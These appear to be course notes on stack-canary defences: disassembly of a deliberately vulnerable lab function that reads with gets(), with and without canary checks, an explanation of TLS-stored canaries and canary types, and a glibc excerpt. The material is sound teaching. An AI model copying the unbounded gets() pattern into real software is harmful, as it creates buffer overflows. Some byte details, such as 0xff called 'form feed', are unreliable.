
overflowret4_32

```
000011ed <vulfoo>:
11ed: f3 of 1e fb    endbr32
11f1: 55             push ebp
11f2: 89 e5          mov ebp,esp
11f4: 83 ec 38       sub esp,0x38
11f7: 83 ec 0c       sub esp,0xc
11fa: 8d 45 d0 lea eax,[ebp-0x30]
11fd: 50             push eax
11fe: e8 fc ff ff    call 11ff
<vulfoo+0x12>
1203: 83 c4 10       add esp,0x10
1206: b8 00 00 00 00 mov eax,0x0
120b: c9             leave
120c: c3             ret
```

overflowret4_cookie_32


```
0000120d <vulfoo>:
120d: f3 of 1e fb    endbr32
1211: 55             push ebp
1212: 89 e5          mov ebp,esp
1214: 53             push ebx
1215: 83 ec 34       sub esp,0x34
1218: e8 81 00 00 00 call 121e <__x86.get_pc_thunk.ax>
121d: 05 b3 2d 00 00 add eax,0x2db3
1222: 65 8b 0d 14 00 00 00 mov ecx,DWORD PTR gs:0x14
1229: 89 4d f4       mov DWORD PTR [ebp-0xc],ecx
122c: 31 c9          xor ecx,ecx
122e: 83 ec 0c       sub esp,0xc
1231: 8d 55 cc       lea edx,[ebp-0x34]
1234: 52             push edx
1235: 89 c3          mov ebx,eax
1237: e8 54 fe ff ff call 1090 <gets@plt>
123c: 83 c4 10       add esp,0x10
123f: b8 00 00 00 00 mov eax,0x0
1244: 8b 4d f4 mov ecx,DWORD PTR [ebp-0xc]
1247: 65 33 0d 14 00 00 00 xor ecx,DWORD PTR gs:0x14
124e: 74 05          je 1255 <vulfoo+0x48>
1250: e8 db 00 00 00 call 1330 <__stack_chk_fail_local>
1255: 8b 5d fc       mov ebx,DWORD PTR [ebp-0x4]
1258: c9             leave
1259: c3             ret
```

Registers on x86 and amd64




With and without Canary

overflowret4_32



overflowret4_cookie_32



Overhead - Canary

If no attack:

? more instructions

? memory moves

1 memory compare

1 conditional jmp

Per function

%gs:0x14, %fs:0x28

A random canary is generated at program initialization, and stored in a global variable (pointed by gs, fs).

Applications on x86-64 uses FS or GS to access per thread context including Thread Local Storage (TLS).

Thread-local storage (TLS) is a computer programming method that uses static or global memory local to a thread.

Pwngdb command tls to get the address of tls

Data Structure

https://code.woboq.org/userspace/glibc/sysdeps/x86_64/nptl/tls.h.html

Canary Types

- **Random Canary** – The original concept for canary values took a pseudo random value generated when program is loaded
- **Random XOR Canary** – The random canary concept was extended in StackGuard version 2 to provide slightly more protection by performing a XOR operation on the random canary value with the stored control data.
- **Null Canary** – The canary value is set to 0x00000000 which is chosen based upon the fact that most string functions terminate on a null value and should not be able to overwrite the return address if the buffer must contain nulls before it can reach the saved address.
- **Terminator Canary** – The canary value is set to a combination of Null, CR, LF, and 0xFF. These values act as string terminators in most string functions, and accounts for functions which do not simply terminate on nulls such as gets().

Terminator Canary


0x000aff0d

\x00: terminates strcpy

\x0a: terminates gets (LF)

\xff: Form feed

\x0d: Carriage return



```

/* Set up the stack checker's canary. */
uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard (_dl_random);
# ifdef THREAD_SET_STACK_GUARD
  THREAD_SET_STACK_GUARD (stack_chk_guard);
# else
  __stack_chk_guard = stack_chk_guard;
# endif

/* Initialize libpthread if linked in. */
if (__pthread_initialize_minimal != NULL)
  __pthread_initialize_minimal ();

/* Set up the pointer guard value. */
uintptr_t pointer_chk_guard = _dl_setup_pointer_guard (_dl_random,
                                                       stack_chk_guard);
# ifdef THREAD_SET_POINTER_GUARD
  THREAD_SET_POINTER_GUARD (pointer_chk_guard);
# else
  __pointer_chk_guard_local = pointer_chk_guard;
# endif

#endif /* !SHARED */

```